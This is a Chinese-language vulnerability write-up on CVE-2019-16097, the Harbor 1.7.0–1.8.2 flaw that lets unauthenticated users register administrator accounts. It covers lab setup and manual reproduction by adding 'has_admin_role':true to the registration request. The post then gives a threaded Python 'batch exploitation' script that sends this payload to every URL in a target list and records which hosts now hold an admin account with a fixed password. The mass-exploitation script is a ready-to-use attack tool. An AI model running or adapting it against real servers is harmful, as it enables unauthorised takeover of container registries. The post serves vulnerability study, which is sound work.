




—
title: ‘Harbor任意管理员注册漏洞’
date: Mon, 07 Sep 2020 13:32:33 +0000
draft: false
tags: [‘白阁-漏洞库’]
—
### 影响版本
Harbor 1.7.0版本至1.8.2版本
### 不受影响版本
Harbor>= 1.7.6
Harbor>= 1.8.3
### 复现之环境准备
1.Cenos7安装好docker和docker-compose 2.下载并安装harbor1.8.1在线安装版本
“`
wget https://storage.googleapis.com/harbor-releases/release-1.8.0/harbor-online-installer-v1.8.1.tgz
tar xvf harbor-online-installer-v1.8.0.tgz
cd harbor
vi harbor.yml
“`
修改hostname为安装Harbor机器的IP地址。  安装harbor ./install.sh
### 漏洞复现
注册一个Harbor帐号,填写密码时注意要符合规范  对注册信息进行抓包修改,在post数据后面添加”has\_admin\_role”:true 查看\[Response\],返回201,说明写入成功。 使用admin帐号进入后发现,已经成功写入帐号,并且为管理员权限。
### 批量利用poc
“`
import requests
import threading
import logging
data='{“username”:”biubiubiu”,”email”:”biubiubiu11@qq.com”,”realname”:”biubiu1biu”,”password”:”Aa111111″,”comment”:”biubiubiu”,”has_admin_role”:true}’
headers={“Content-Type”: “application/json”}
def poc(url):
pwn_url=url+”/api/users”
payload=data
try:
r=requests.post(pwn_url, data=payload,headers=headers,timeout=10)
print(pwn_url)
print(r.status_code)
if r.status_code == 201:
print(“\n\n you has created a user,username=biubiubiu,password=Aa111111″)
f.write(url+” The URL has created a user,username=biubiubiu,password=Aa111111″)
else:
print(“The vulnerability does not exist on the website or the account name has been written”)
except Exception as e:
logging.warning(pwn_url)
print(e)
if __name__ == ‘__main__’:
print (“this is a CVE-2019-16097 poc”)
print(“more cve-2019-16097 info welcome to https://www.lstazl.com”)
f=open(“results.txt”,”a”)
url_list=[i.replace(“\n”,””) for i in open(“urls.txt”,”r”).readlines()]
for url in url_list:
threading.Thread(target=poc,args=(url,)).start()
while 1:
if (len(threading.enumerate())<50):
break
```
1.在urls.txt中添加你要检测的url
2.python3环境下运行cve-2019-16097脚本 python3 cve-2019-16097.py
3.批量检测完成后再results中查看成功写入账号的url。











请登录后查看评论内容